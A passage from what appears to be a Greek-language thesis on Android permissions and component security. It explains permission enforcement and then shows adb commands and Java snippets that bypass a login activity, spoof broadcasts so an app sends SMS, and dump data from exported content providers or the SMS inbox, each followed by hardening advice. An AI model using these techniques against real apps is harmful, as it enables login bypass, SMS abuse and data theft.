- **SignatureOrSystem** - Τύπος permission που μπορεί να εκχωρηθεί σε εφαρμογές που βρίσκονται στο σύστημα Android ή έχουν υπογραφεί με το ίδιο πιστοποιητικό όπως η εφαρμογή που έχει ορίσει το permission. Χρησιμοποιείται σε περιπτώσεις όταν πολλαπλοί πάροχοι έχουν εφαρμογές εγκατεστημένες στο σύστημα και χρειάζεται να κοινοποιήσουν συγκεκριμένες λειτουργίες ρητά επειδή δημιουργούνται μαζί.

4.5 Διαχείριση Δικαιωμάτων

Τα δικαιώματα ανατίθενται σε κάθε εφαρμογή κατά την εγκατάσταση από την υπηρεσία συστήματος PackageManager. Η υπηρεσία PackageManager διατηρεί μια κεντρική βάση δεδομένων με τα εγκατεστημένα packages, περιλαμβάνοντας και τις προ εγκατεστημένες εφαρμογές και τις εγκατεστημένες εφαρμογές του χρήστη, με πληροφορίες σχετικά με την τοποθεσία εγκατάστασης, την έκδοση, το πιστοποιητικό υπογραφής, τα δικαιώματα. Αυτή η βάση είναι σε μορφή xml αρχείου στην τοποθεσία /data/system/package.xml, η οποία ενημερώνεται κάθε φορά που μια εφαρμογή γίνεται εγκατάσταση, δέχεται ενημέρωση ή διαγράφεται. Η παρακάτω **Εικόνα 19** δείχνει μια εγγραφή μιας τυπικής εφαρμογής στο αρχείο.

```
<package name="com.google.android.apps.translate"
         codePath="/data/app/com.google.android.apps.translate-2.apk"
         nativeLibraryPath="/data/app-lib/com.google.android.apps.translate-2"
         flags="476730O" ft="143Odfab9eO" it="142cdf04d67" ut="143Odfabd8d"
         version="3OOOOO28"
         userId="10204"❶
         installer="com.android.vending">

    <sigs count="1">
        <cert index="7" />❷
    </sigs>


    <perms>❸
        <item name="android.permission.READ_EXTERNAL_STORAGE" />
        <item name="android.permission.USE_CREDENTIALS" />
        <item name="android.permission.READ_SMS" />
        <item name="android.permission.CAMERA" />
        <item name="android.permission.WRITE_EXTERNAL_STORAGE" />
        <item name="android.permission.INTERNET" />
        <item name="android.permission.MANAGE_ACCOUNTS" />
        <item name="android.permission.GET_ACCOUNTS" />
        <item name="android.permission.ACCESS_NETWORK_STATE" />
        <item name="android.permission.RECORD_AUDIO" />
    </perms>

    <signing-keyset identifier="17" />
    <signing-keyset identifier="6" />
</package>
```

Εικόνα 19 Καταχώριση εφαρμογής στο package.xml [9]

Κάθε package αντιπροσωπεύεται από μια <package> ετικέτα η οποία περιέχει πληροφορίες σχετικά με το UID, το πιστοποιητικό (<cert> ετικέτα), δικαιώματα (<perms> ετικέτα) για να πάρουμε πληροφορίες σχετικά με το εγκατεστημένο package γίνεται με την μέθοδο getPackageInfo(). [9]

4.6 Επιβολή Δικαιωμάτων

Τα permissions επιβάλλονται σε διάφορα επίπεδα, στα Android components υψηλότερου επιπέδου όπως, εφαρμογές και υπηρεσίες συστήματος, ζητούν από τον PackageManager να καθορίσει ποια δικαιώματα έχουν εκχωρηθεί σε μια εφαρμογή και να αποφασίσει εάν θα παραχωρήσει πρόσβαση. Τα components χαμηλότερου επιπέδου όπως native daemons δεν έχουν πρόσβαση στον PackageManager και βασίζονται στα UID & GUID και τα συμπληρωματικά GID που έχουν εκχωρηθεί σε μια διεργασία προκειμένου να προσδιοριστεί ποια προνόμια να παραχωρήσει. Η πρόσβαση σε πόρους συστήματος όπως αρχεία συσκευών, domain sockets και network sockets ρυθμίζεται από τον πυρήνα με βάση τον τρόπο ιδιοκτησίας και πρόσβασης του πόρου προορισμού, τα UID και GID της διαδικασίας πρόσβασης.

Όπως σε οποιοδήποτε σύστημα Linux, οι διεργασίες έχουν έναν αριθμό από συγκεκριμένα χαρακτηριστικά, πιο συγκεκριμένα τα real & effective UID και GID. Και ένα σύνολο συμπληρωματικών GIDs. Όταν η εφαρμογή ξεκινήσει τα UID & GID της διεργασίας θέτονται στο UID της εφαρμογής από την υπηρεσία PackageManager. Εάν επιπρόσθετα δικαιώματα έχουν προστεθεί στην εφαρμογή αντιστοιχίζονται με τα GIDs και εκχωρούνται ως συμπληρωματικά GID στη διεργασία. Η άδεια για αντιστοιχήσεις με GID για τα ενσωματωμένα δικαιώματα ορίζονται στο αρχείο /etc/permission/platform.xml.

```
<?xml version="1.0" encoding="utf-8"?>
<permissions>
    --snip--
    <permission name="android.permission.INTERNET" >❶
        <group gid="inet" />
    </permission>

    <permission name="android.permission.WRITE_EXTERNAL_STORAGE" >❷
        <group gid="sdcard_r" />
        <group gid="sdcard_rw" />
    </permission>

    <assign-permission name="android.permission.MODIFY_AUDIO_SETTINGS"
                                                uid="media" />❸
    <assign-permission name="android.permission.ACCESS_SURFACE_FLINGER"
                                                uid="media" />❹
    --snip--
</permissions>
```

Εικόνα 20 Permission to GID mapping in platform.xml [9]

Εδώ το permission INTERNET σχετίζεται με το inet GID, και το permission WRITE_EXTERNAL_STORAGE με το sdcard_r & sdcard_rw GIDs. Επομένως, οποιαδήποτε διεργασία για μια εφαρμογή στην οποία έχει παραχωρηθεί το permission INTERNET σχετίζεται με το συμπληρωματικό GID που αντιστοιχεί στην ομάδα inet, και αντιστοίχως για το permission WRITE_EXTERNAL_STORAGE. Η ετικέτα <assign-permission> εξυπηρετεί έναν αντίθετο σκοπό, χρησιμοποιείται για την εκχώρηση δικαιωμάτων υψηλότερου επιπέδου σε διεργασίες συστήματος που εκτελούνται κάτω από ένα συγκεκριμένο UID που δεν έχουν αντίστοιχο package. Η παραπάνω **Εικόνα 21** δείχνει ότι οι διεργασίες που εκτελούνται με το UID media έχουν εκχωρήσει τα δικαιώματα MODIFY_AUDIO_SETTINGS και ACCESS_SURFACE_FLINGER. Το Android δεν περιέχει το αρχείο /etc/group, έτσι η αντιστοίχηση από τα ονόματα ομάδων σε GIDs είναι στατική και ορίζεται από το αρχείο κεφαλίδας android_filesystem_config.h.

```
--snip--
#define AID_ROOT             0  /* traditional unix root user */
#define AID_SYSTEM        1000  /* system server */
--snip--

#define AID_SDCARD_RW     1015  /* external storage write access */
#define AID_SDCARD_R      1028  /* external storage read access */
#define AID_SDCARD_ALL    1035  /* access all users external storage */
--snip--
#define AID_INET          3003  /* can create AF_INET and AF_INET6 sockets */
--snip--

struct android_id_info {
    const char *name;
    unsigned aid;
};

static const struct android_id_info android_ids[] = {
    { "root",          AID_ROOT, },
    { "system",        AID_SYSTEM, },
    --snip--
    { "sdcard_rw",     AID_SDCARD_RW, },❶
    { "sdcard_r",      AID_SDCARD_R, },❷
    { "sdcard_all",    AID_SDCARD_ALL, },
    --snip--
    { "inet",          AID_INET, },❸
};
```

Εικόνα 21 Static user & group name to UID/GID mapping in android_filesystem_config.h [9]

Το παραπάνω αρχείο επίσης καθορίζει τον owner, access mode, capabilities για τους βασικούς καταλόγους και αρχεία του Android. Ο PackageManager διαβάζει το αρχείο platform.xml κατά την εκκίνηση και διατηρεί μια λίστα από permissions και τα σχετικά GIDs. Όταν εκχωρεί δικαιώματα σε ένα package κατά την εγκατάσταση ο PackageManager ελέγχει εάν κάποιο permission έχει σχετικό GIDs. Εάν ναι, το GID προστίθεται στην λίστα των συμπληρωματικών GIDs που σχετίζονται με την εφαρμογή. Η συμπληρωματική λίστα GID γράφεται ως το τελευταίο πεδίο του αρχείου package.list.

Προτού κατανοήσουμε πως λειτουργεί ο πυρήνας και οι υπηρεσίες χαμηλότερου επιπέδου ελέγχουν και επιβάλουν τα permissions, πρέπει να εξετάσουμε πως ξεκινούν οι διεργασίες εφαρμογής στο Android και εκχωρούνται τα χαρακτηριστικά διεργασιών. Προκειμένου να μειωθεί το ποσοστό μνήμης από τις εφαρμογές και να βελτιωθεί ο χρόνος εκκίνησης, το Android δεν ξεκινά μια νέα διεργασία Dalvik VM για κάθε εφαρμογή. Αντίθετα, χρησιμοποιεί μια μερικώς αρχικοποιημένη διαδικασία που ονομάζεται zygote και την κάνει fork() όταν χρειάζεται να ξεκινήσει μια νέα εφαρμογή. Ωστόσο, αντί να καλεί μία από τις λειτουργίες exec(), όπως κάνει κατά την έναρξη μιας εγγενούς διεργασίας, εκτελεί απλώς την main(). Αυτή η διαδικασία ονομάζεται ειδική επειδή η γενική διεργασία zygote μετατρέπεται σε μια ειδική διαδικασία εφαρμογής. Έτσι η διεργασία που έγινε fork() κληρονομεί μνήμη από την zygote η οποία έχει προ φορτώσει τις περισσότερες κλάσεις. Η διεργασία zygote ξεκινά με το αρχείο αρχικοποίησης init.rc και λαμβάνει εντολές σε ένα Unix-domain socket, που ονομάζεται επίσης zygote. Όταν η zygote λαμβάνει ένα αίτημα για να ξεκινήσει μια νέα διεργασία εφαρμογής, διακλαδίζεται και η θυγατρική διεργασία εκτελεί περίπου τον ακόλουθο κώδικα.

```
pid = fork();

if (pid == 0) {
    int err;
    /* The child process */
    err = setgroupsIntarray(gids);❶
    err = setrlimitsFromArray(rlimits);❷
    err = setresgid(gid, gid, gid);❸
    err = setresuid(uid, uid, uid);❹
    err = setCapabilities(permittedCapabilities, effectiveCapabilities);❺
    err = set_sched_policy(0, SP_DEFAULT);❻
    err = setSELinuxContext(uid, isSystemServer, seInfo, niceName);❼
    enableDebugFeatures(debugFlags);❽
}
```

Εικόνα 22 Application process specialization in zygote [9]

Όπως φαίνεται εδώ, η διεργασία παιδί καθορίζει πρώτα τα συμπληρωματικά GID της χρησιμοποιώντας setgroups(), που καλείται από setgroupsIntarray(). Στη συνέχεια, θέτει όρια πόρων χρησιμοποιώντας το setrlimit(), που καλείται από την setrlimitsFromArray(). Στην συνέχεια ορίζει τα real & effective και τα αποθηκευμένα user & group ID χρησιμοποιώντας την setresgid() & setresuid(). Η διεργασία παιδί είναι σε θέσει να αλλάξει τα όρια των πόρων και όλα τα χαρακτηριστικά της διεργασίας, επειδή αρχικά εκτελείται ως root, όπως η διεργασία πατέρας της zygote. Αφού οριστούν τα νέα χαρακτηριστικά της διεργασίας, η διεργασία παιδί εκτελείται με τα καθορισμένα UIDs & GIDs και δεν μπορεί να εκτελεστεί ως root, επειδή το αποθηκεμένο ID είναι 0. Μετά τη ρύθμιση των UID και GID, η διαδικασία ορίζει τις δυνατότητές της χρησιμοποιώντας την capset(), που καλείται από την setCapabilities(). [9]

4.6.1 Δυναμική Ανάθεση

Όπως αναφέραμε και πριν η πρόσβαση στα Android components μπορεί να ελεγχθεί χρησιμοποιώντας δικαιώματα, δηλώνοντας τα απαιτούμενα δικαιώματα στη δήλωση της εφαρμογής που περικλείει. Το σύστημα παρακολουθεί τα δικαιώματα που σχετίζονται με κάθε component και ελέγχει εάν οι καλούντες έχουν λάβει τα απαιτούμενα δικαιώματα πριν επιτρέψουν την πρόσβαση.

Τα στατικά δικαιώματα είναι ένα παράδειγμα δηλωτικής ασφάλειας δεν μπορούν να αλλάξουν τα δικαιώματα που απαιτούν κατά το χρόνο εκτέλεσης., η εφαρμογή από το σύστημα είναι στατική. Η δυναμική επιβολή δικαιωμάτων είναι παράδειγμα επιτακτικής ασφάλειας επειδή οι αποφάσεις ασφαλείας λαμβάνονται από κάθε component αντί να επιβάλλονται από το περιβάλλον χρόνου εκτέλεσης.

```
public int checkUidPermission(String permName, int uid) {
    synchronized (mPackages) {
        Object obj = mSettings.getUserIdLPr(❶UserHandle.getAppId(uid));
        if (obj != null) {
            GrantedPermissions gp = (GrantedPermissions)obj;❷
            if (gp.grantedPermissions.contains(permName)) {
                return PackageManager.PERMISSION_GRANTED;
            }

        } else {
            HashSet<String> perms = mSystemPermissions.get(uid);❸
            if (perms != null && perms.contains(permName)) {
                return PackageManager.PERMISSION_GRANTED;
            }
        }
    }
    return PackageManager.PERMISSION_DENIED;
}
```

Εικόνα 23 UID-based permission check in PackageManagerService [9]

Επειδή κάθε UID στο Android σχετίζεται με ένα μοναδικό package (εκτός αν είναι μέρος του shared user id), και ο PackageManager παρακολουθεί τις άδειες που εκχωρούνται σε κάθε package, αυτό καθιστά εφικτή την ανάγνωση της υπηρεσία PackageManager. Ο έλεγχος για να δούμε εάν ο καλών έχει ένα συγκεκριμένο permission είναι μια πολύ συνηθισμένη λειτουργία, και το Android παρέχει μια σειρά βοηθητικών μεθόδων στην κλάση android.content.Context που μπορούν να πραγματοποιήσουν αυτόν τον έλεγχο.

Εδώ η υπηρεσία PackageManager καθορίζει πρώτα το app ID της εφαρμογής με βάση το UID που έχει περάσει και στη συνέχεια αποκτά το σύνολο των παραχωρημένων δικαιωμάτων. Εάν η κλάση GrantedPermission (η οποία περιέχει το πραγματικό java.util.Set <String> των ονομάτων των permissions) περιέχει το συγκεκριμένο δικαίωμα, η μέθοδος επιστρέφει PERMISSION_GRANTED. Εάν όχι, ελέγχει εάν το συγκεκριμένο δικαίωμα πρέπει να εκχωρηθεί αυτόματα στο UID. Εάν αυτό ο έλεγχος αποτυγχάνει επίσης, επιστρέφει τελικά PERMISSION_DENIED. [9]

4.6.2 Στατική Ανάθεση

Η εφαρμογή στατικής άδειας τίθεται σε λειτουργία όταν μια εφαρμογή προσπαθεί να αλληλεπιδράσει με ένα component. Η διαδικασία επιβολής λαμβάνει υπόψη τα δικαιώματα που δηλώνονται για κάθε component που δηλώνεται από άλλη εφαρμογή, και επιτρέπει την αλληλεπίδραση εάν έχει παραχωρηθεί η απαιτούμενη άδεια στην διαδικασία καλούντος. Το Android χρησιμοποιεί τα intents για να περιγράψει μια λειτουργία που χρειάζεται να εκτελεστεί, και τα intents που καθορίζουν πλήρως το component προορισμού από (package & class name) καλούνται explicit. Από την άλλη πλευρά, τα implicit περιέχουν κάποια δεδομένα που επιτρέπουν στο σύστημα να βρει το σχετικό component, αλλά δεν καθορίζουν πλήρως ένα component προορισμού πλήρως. Όταν το σύστημα λάβει ένα implicit intent, πρώτα αναζητά components που ταιριάζουν στο intent, αν βρει περισσότερα του ενός που ταιριάζουν, τότε ο εμφανίζεται παράθυρο διαλόγου στον χρήστη, όταν γίνει επιλογή ενός, το Android ελέγχει να δει αν υπάρχουν τα κατάλληλα δικαιώματα, αν ναι ελέγχει αν έχουν εκχωρηθεί στον καλούντα. Η γενική διαδικασία είναι παρόμοια με την δυναμική εφαρμογή, τα UID και PID του καλούντος λαμβάνονται χρησιμοποιώντας το Binder.getCallingUid() και Binder.getCallingPid (),το UID του καλούντος αντιστοιχίζεται σε ένα package name και ανακτώνται τα σχετικά δικαιώματα. Εάν το σύνολο δικαιωμάτων του καλούντος περιέχει αυτά που απαιτούνται από το component προορισμού, το στοιχείο ξεκινά. Αλλιώς θα υπάρχει SecurityException. Οι έλεγχοι δικαιωμάτων εκτελούνται από το ActivityManagerService, το οποίο ελέγχει τα intents, και εάν το component

προορισμού έχει τα σχετικά δικαιώματα. Εάν ναι, αναθέτει τον έλεγχο άδειας στον PackageManager. [9]

4.7 Προσαρμοσμένα Δικαιώματα

Τα προσαρμοσμένα δικαιώματα είναι απλά δικαιώματα που δηλώνονται από άλλες 3rd εφαρμογές. Όταν δηλώνονται, μπορούν να προστεθούν στα components για στατική ανάθεση από το σύστημα, ή η εφαρμογή μπορεί δυναμικά να ελέγξει εάν οι καλούντες έχουν το δικαίωμα χρησιμοποιώντας την μέθοδο checkPermission() ή enforcePermission() της κλάσης Context. Όπως και με τα ενσωματωμένα δικαιώματα, οι εφαρμογές μπορούν να ορίσουν ομάδες δικαιωμάτων στις οποίες προστίθενται τα προσαρμοσμένα δικαιώματά τους. Για παράδειγμα, η **Εικόνα 24** δείχνει τη δήλωση μιας ομάδας δικαιωμάτων και τα δικαιώματα που ανήκουν σε αυτήν την ομάδα.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.app"
    android:versionCode="1"
    android:versionName="1.0" >
    --snip--
    <permission-tree
        android:name="com.example.app.permission"
        android:label="@string/example_permission_tree_label" />❶

    <permission-group
        android:name="com.example.app.permission-group.TEST_GROUP"
        android:label="@string/test_permission_group_label"
        android:description="@string/test_permission_group_desc"/>❷

    <permission
        android:name="jcom.example.app.permission.PERMISSION1"
        android:label="@string/permission1_label"
        android:description="@string/permission1_desc"
        android:permissionGroup="com.example.app.permission-group.TEST_GROUP"
        android:protectionLevel="signature" />❸

    --snip--
</manifest>
```

Εικόνα 24 Custom Permission tree, permission group, and permission declaration [9]

Οι εφαρμογές μπορούν επίσης να προσθέσουν νέα δικαιώματα δυναμικά χρησιμοποιώντας το Android.content.pm.PackageManager.addPermssion() API. Και να τα καταργήσουν με το αντίστοιχο API removePermision(). Αυτά τα δυναμικά προστιθέμενα δικαιώματα πρέπει να ανήκουν σε ένα δέντρο δικαιωμάτων που ορίζεται από την εφαρμογή. Οι εφαρμογές μπορούν να προσθέσουν ή να αφαιρέσουν δικαιώματα μόνο από ένα δέντρο δικαιωμάτων στο δικό τους πακέτο ή σε άλλο πακέτο που εκτελείται με το ίδιο shared user ID. [9]

```
PackageManager pm = getPackageManager();
PermissionInfo permission = new PermissionInfo();
permission.name = "com.example.app.permission.PERMISSION2";
permission.labelRes = R.string.permission_label;
permission.protectionLevel = PermissionInfo.PROTECTION_SIGNATURE;
boolean added = pm.addPermission(permission);
Log.d(TAG, "permission added: " + added);
```

Εικόνα 25 Adding a dynamic permission programmatically

4.8 Ασφάλεια στα Android Components

Μερικά από τα σημαντικά χαρακτηριστικά που σχετίζονται άμεσα με την ασφάλεια στα components μιας εφαρμογής και πρέπει να δηλωθούν με μεγάλη προσοχή καθώς μπορούν να εκθέσουν σημαντικές πληροφορίες σε άλλες κακόβουλες εφαρμογές είναι τα παρακάτω: [35]

- **android:exported** - Κάθε Android component διαθέτει ένα exported χαρακτηριστικό. Εάν αυτό είναι true τότε το component μπορεί να είναι προσβάσιμο από components άλλων εφαρμογών που ξέρουν το ακριβές class name, στην ουσία δηλαδή είναι public. Ενώ εάν είναι δηλωμένο false τότε είναι private και δεν μπορεί να είναι προσβάσιμο από άλλα components άλλων εφαρμογών, ακόμα και αν είναι γνωστό το class name, παρά μόνο από components της ίδιας της εφαρμογής ή από άλλες εφαρμογές εφόσον έχουν το ίδιο User ID. Η προκαθορισμένη τιμή του χαρακτηριστικού αυτού εξαρτάτε από κάποιους παράγοντες, για παράδειγμα αν το component περιέχει intent-filters, τότε είναι σαν να είναι exported:true και ας μην το έχουμε δηλώσει. Αλλά και από την έκδοση του target_sdk:

Application Component	API < 17	API >= 17
Activity	False	False
Broadcast Receiver	False	False
Service	False	False
Content Provider	True	False


Πίνακας 9 Exported based on API [23]

Παρόλα αυτά αν θέλουμε να καθορίσουμε ένα component να είναι exported:false καλό θα ήταν να το θέσουμε αποκλειστικά εμείς.

- **android:allowBackup** - Καθορίζει εάν επιτρέπεται στην εφαρμογή να συμμετέχει στην υποδομή δημιουργίας αντιγράφων ασφαλείας και επαναφοράς. Αν έχει καθοριστεί ως false, τότε δεν συμμετέχει στην υποδομή δημιουργίας αντιγράφων ασφαλείας και επαναφοράς, ακόμα και με χρήση system backup λειτουργίας μέσω του ADB. Η προκαθορισμένη τιμή για αυτό το χαρακτηριστικό είναι true.
- **android:debuggable** - Καθορίζει αν μπορεί να γίνει εντοπισμός σφαλμάτων στην εφαρμογή ή όχι. Αν μπορεί, είναι πολύ πιθανό να δώσει σημαντικές πληροφορίες στον επιτιθέμενο. Επιπλέον, ο επιτιθέμενος μπορεί να εκτελέσει αυθαίρετες εντολές στην εφαρμογή και να επηρεάσει την λειτουργία της κατά τον χρόνο εκτέλεσης. Για τους παραπάνω λόγους το χαρακτηριστικό αυτό όταν η εφαρμογή βγει σε κυκλοφορία πρέπει να τεθεί ως false.
- **android:Usersharedid** - Καθορίζει το UID που μπορεί να διαμοιραστεί με άλλες εφαρμογές. Όπως έχουμε αναφέρει το Android καθορίζει τα UID κατά την εγκατάσταση της κάθε εφαρμογής και είναι διαφορετικά το ένα απ' το άλλο. Παρόλα αυτά εάν σε αυτό το χαρακτηριστικό τεθεί η ίδια τιμή για περισσότερες από μια εφαρμογές τότε μπορεί η μια να έχει πρόσβαση στους πόρους της άλλης, γιατί θα τρέχουν κάτω από την ίδια διεργασία.

Exploiting Activity Component

Για παράδειγμα στο παρακάτω αρχείο AndroidManifest.xml βλέπουμε πως μπορούμε να παρακάμψουμε την διαδικασία εισόδου (Login Activity). Επειδή το επόμενο Activity που μεταφέρεται ο χρήστης αμέσως μετά την διαδικασία εισόδου είναι η αρχική οθόνη της εφαρμογής. [32]



Εικόνα 26 Android Manifest.xml [21]

Εξετάζοντας την παραπάνω **Εικόνα 26**, είναι σαφές ότι έχουμε τις ακόλουθες πληροφορίες σχετικά με την εφαρμογή:

- Το com.isi.testapp είναι το όνομα του package.
- Το com.isi.testapp.Welcome είναι το activity που μεταφερόμαστε μετά την παροχή των σωστών διαπιστευτηρίων.

Άρα είναι εύκολο με την χρήση ενός εργαλείου όπως το ADB με την παρακάτω εντολή να παρακάμψουμε την διαδικασία εισόδου εφόσον το συγκεκριμένο Activity είναι exported:true.

```
am start –n com.isi.testapp/.Welcome
```

Η προγραμματιστικά:

```
Intent i = new Intent();
i.setComponent(new ComponentName("com.isi.testapp","com.isi.testapp.Welcome"));
startingActivity(i);
```

Διασφάλιση του Activity Component

- Θέτουμε το exported:false ώστε να μην είναι public το component.
- Θέτουμε custom permissions, τα permissions που εφαρμόζονται κάνοντας χρήση του χαρακτηριστικού android:permission στην <activity> ετικέτα στο αρχείο AndroidManifest.xml, περιορίζουν ποιος μπορεί να ξεκινήσει το Activity. Το permission ελέγχεται κατά το Context.startActivity() και Activity.startActivityForResult(). Εάν αυτός που καλεί δεν έχει το αντίστοιχο permission τότε εμφανίζεται SecurityException. [32]

Exploiting Broadcast Receiver Component

Για να κατανοήσουμε τους κινδύνους που σχετίζονται με τους broadcast receivers θα πρέπει να κατανοήσουμε τους τύπους των events (γεγονότα):


- **System Events** - Μια εφαρμογή μπορεί να εγγραφεί για να λαμβάνει εκπομπές (broadcasts) από γεγονότα συστήματος, όπως BOOT COMPLETE, SMS RECEIVED, BATTERY LOW, κ.λπ. Όταν μια εφαρμογή έχει εγγραφεί για ένα SMS RECEIVED event, ο δέκτης (receiver) της θα καλείται κάθε φορά που λαμβάνεται ένα νέο SMS.
- **Custom Broadcasts** - Εκτός από τα events που δημιουργούνται από το σύστημα, μια εφαρμογή μπορεί επίσης να δημιουργήσει broadcast intents για τα οποία μπορούμε να εγγράψουμε έναν receiver.

Τώρα, ας αναρωτηθούμε:

1) Όταν η εφαρμογή μας στέλνει broadcast intent, λαμβάνεται μόνο από την προβλεπόμενη εφαρμογή ή μπορούν να τις λάβουν όλες οι εφαρμογές;
2) Κατά την εγγραφή ενός receiver, λαμβάνουμε τα broadcasts μόνο από νόμιμες πηγές ή μπορεί κάποια άλλη κακόβουλη εφαρμογή να στείλει ψεύτικα (spoof) broadcasts;

Εάν ο προγραμματιστής δεν επιβάλλει ελέγχους σχετικά με το ποιος μπορεί να στείλει broadcasts και ποιος δεν μπορεί να στείλει broadcasts, προφανώς η απάντηση είναι ΝΑΙ. Εάν ο receiver δέχεται broadcasts από μη αξιόπιστες πηγές, ενδέχεται να θέσει την εφαρμογή μας σε σοβαρό κίνδυνο.

Όταν ξεκινάμε την εφαρμογή, εμφανίζεται όπως φαίνεται στο παρακάτω **Εικόνα 27**. Πρέπει να καταχωρίσουμε έναν συγκεκριμένο αριθμό κινητού χρησιμοποιώντας το Activity εγγραφής όπως φαίνεται στο σχήμα. Μόλις κάνουμε κλικ στο κουμπί υποβολής, θα σταλεί broadcast και θα λάβουμε ένα SMS επιβεβαίωσης στον καταχωρημένο αριθμό.



Εικόνα 27 Register Activity [20]

Ο στόχος είναι να στείλουμε ψεύτικα broadcasts και να δούμε εάν η εφαρμογή τα αποδέχεται. Εάν ναι, θα εκμεταλλευτούμε την εφαρμογή για να στείλουμε SMS σε ορισμένους τυχαίους αριθμούς χρησιμοποιώντας τα ψεύτικα broadcast.

Στην παρακάτω **Εικόνα 28** φαίνεται η δήλωση του Broadcast Receiver στο AndroidManifest.xml

```
<receiver android:name="MyBroadCastReceiver" android:exported="true">
<intent-filter>
   <action android:name="MyBroadcast">
   </action>
</intent-filter>
</receiver>
```

Εικόνα 28 Vulnerable Broadcast Receiver [20]

Το ακόλουθο κομμάτι κώδικα παίρνει τον αριθμό κινητού από το broadcast και στέλνει ένα SMS επιβεβαίωσης στον καταχωρημένο αριθμό.

```
public class MyBroadCastReceiver extends BroadcastReceiver {

        @Override
        public void onReceive(Context context, Intent intent) {
                // TODO Auto-generated method stub

                    Bundle extras = intent.getExtras();
                if (extras != null) {
                if(extras.containsKey("number")){
                Object num = extras.get("number");
                String phoneNo = num.toString();
                String message = "Hi, Your Registration has been confirmed";
                SmsManager smsManager = SmsManager.getDefault();
         smsManager.sendTextMessage(phoneNo, null, message, null, null);
        }}}}
```

Εικόνα 29 Broadcast Receiver Class [20]

Άρα είναι εύκολο με την χρήση ενός εργαλείου όπως το ADB με την παρακάτω εντολή να παρακάμψουμε την διαδικασία εισόδου:

```
am broadcast -a MyBroadcast -n
com.isi.vul_broadcastreceiver/.MyBroadCastReceiver
```

Η παραπάνω εντολή στέλνει ένα broadcast, αλλά δεν περιλαμβάνει αριθμό κινητού. Μπορούμε να περάσουμε τον αριθμό κινητού ως συμβολοσειρά χρησιμοποιώντας την επιλογή –es που διατίθεται με το flag am. Τώρα, η παραπάνω εντολή γίνεται:

```
am broadcast -a MyBroadcast -n
com.isi.vul_broadcastreceiver/.MyBroadCastReceiver –es number 5556.
```

Τώρα, ένα broadcast event αποστέλλεται στο παρασκήνιο και δεδομένου ότι η εφαρμογή δεν επικυρώνει την πηγή εισόδου, ένα SMS θα σταλεί χωρίς παρέμβαση του χρήστη.

Διασφάλιση του Broadcast Receiver Component

- Θέτουμε το exported:false ώστε να μην είναι public το component.
- Θέτουμε custom permissions. Τα permissions που εφαρμόζονται κάνοντας χρήση του χαρακτηριστικού android:permission στην <receiver> ετικέτα στο αρχείο AndroidManifest.xml, περιορίζουν ποιος μπορεί να στείλει broadcasts στο αντίστοιχο BroadcastReceiver. Το permission ελέγχεται κατά την επιστροφή από την μέθοδο Context.sendBroadcast(), καθώς το σύστημα προσπαθεί να μεταδώσει το προς μεταφορά Broadcast στον παραλήπτη. Με τον ίδιο τρόπο ένα permission μπορεί να εφαρμοσθεί στην μέθοδο Context.registerReceiver() για τον ελεγχθεί ποιος μπορεί να στείλει Broadcast σε έναν registered receiver προγραμματιστικά. Από την άλλη πλευρά ένα permission μπορεί να εφαρμοσθεί όταν καλείται η μέθοδος Context.sendBroadcast() για να περιορισθεί ποιοι broadcast receivers επιτρέπεται να λάβουν broadcast. Τέλος, μπορούν να εφαρμοσθούν permissions και στους δύο παραπάνω και ο έλεγχος γίνεται και για τα δύο permissions για το intent να μεταφερθεί στον εκάστοτε στόχο.

Exploiting Content Provider Component

Ο στόχος είναι να μάθουμε εάν υπάρχουν κάποιοι content providers που εφαρμόζονται σε αυτήν την εφαρμογή και αν ΝΑΙ, πρέπει να ελέγξουμε και να εκμεταλλευτούμε εάν είναι ευάλωτοι σε διαρροή δεδομένων. Οι content Providers είναι εγγεγραμμένοι στο αρχείο AndroidManifest.xml στην ακόλουθη μορφή.[33]

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.isi.contentprovider"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="18" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name="com.isi.contentprovider.MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <provider android:name=".MyProvider"
                  android:authorities="com.isi.contentprovider.MyProvider"
                  android:exported="true">
        </provider>
    </application>

</manifest>
```

Content Provider

Εικόνα 30 AndroidManifest.xml file Vulnerable Content Provider [22]

Άρα είναι εύκολο αφού είναι exported:true, με την χρήση ενός εργαλείου όπως το ADB με την παρακάτω εντολή να κάνουμε query τον content provider:

```
Content –query –uri content://com.isi.contentprovider.MyProvider/udetails
```

Τώρα πρέπει να δούμε όλες τις λεπτομέρειες που είναι αποθηκευμένες στην βάση δεδομένων της εφαρμογής, όπως φαίνεται στην παρακάτω **Εικόνα 31**.

```
shell@android:/ $ content query --uri content://com.isi.contentprovider.MyProvider/udetails
com.isi.contentprovider.MyProvider/udetails
Row: 0 id=2, name=harsha
Row: 1 id=3, name=infosec institute
Row: 2 id=1, name=srini
```

Εικόνα 31 Query Content Provider Using ADB [22]

Η προγραμματιστικά:

```
Uri myURI = Uri.parse(“content://sms/inbox”);
String[] cols = new String[] {“_id”,”address”,”body”};
ContentResolver cr = getContntResolver();
Cursor c = cr.query(myURI, cols, null, null, null);
```

Διασφάλιση του Content Provider Component

- Θέτουμε το exported:false ώστε να μην είναι public το component.
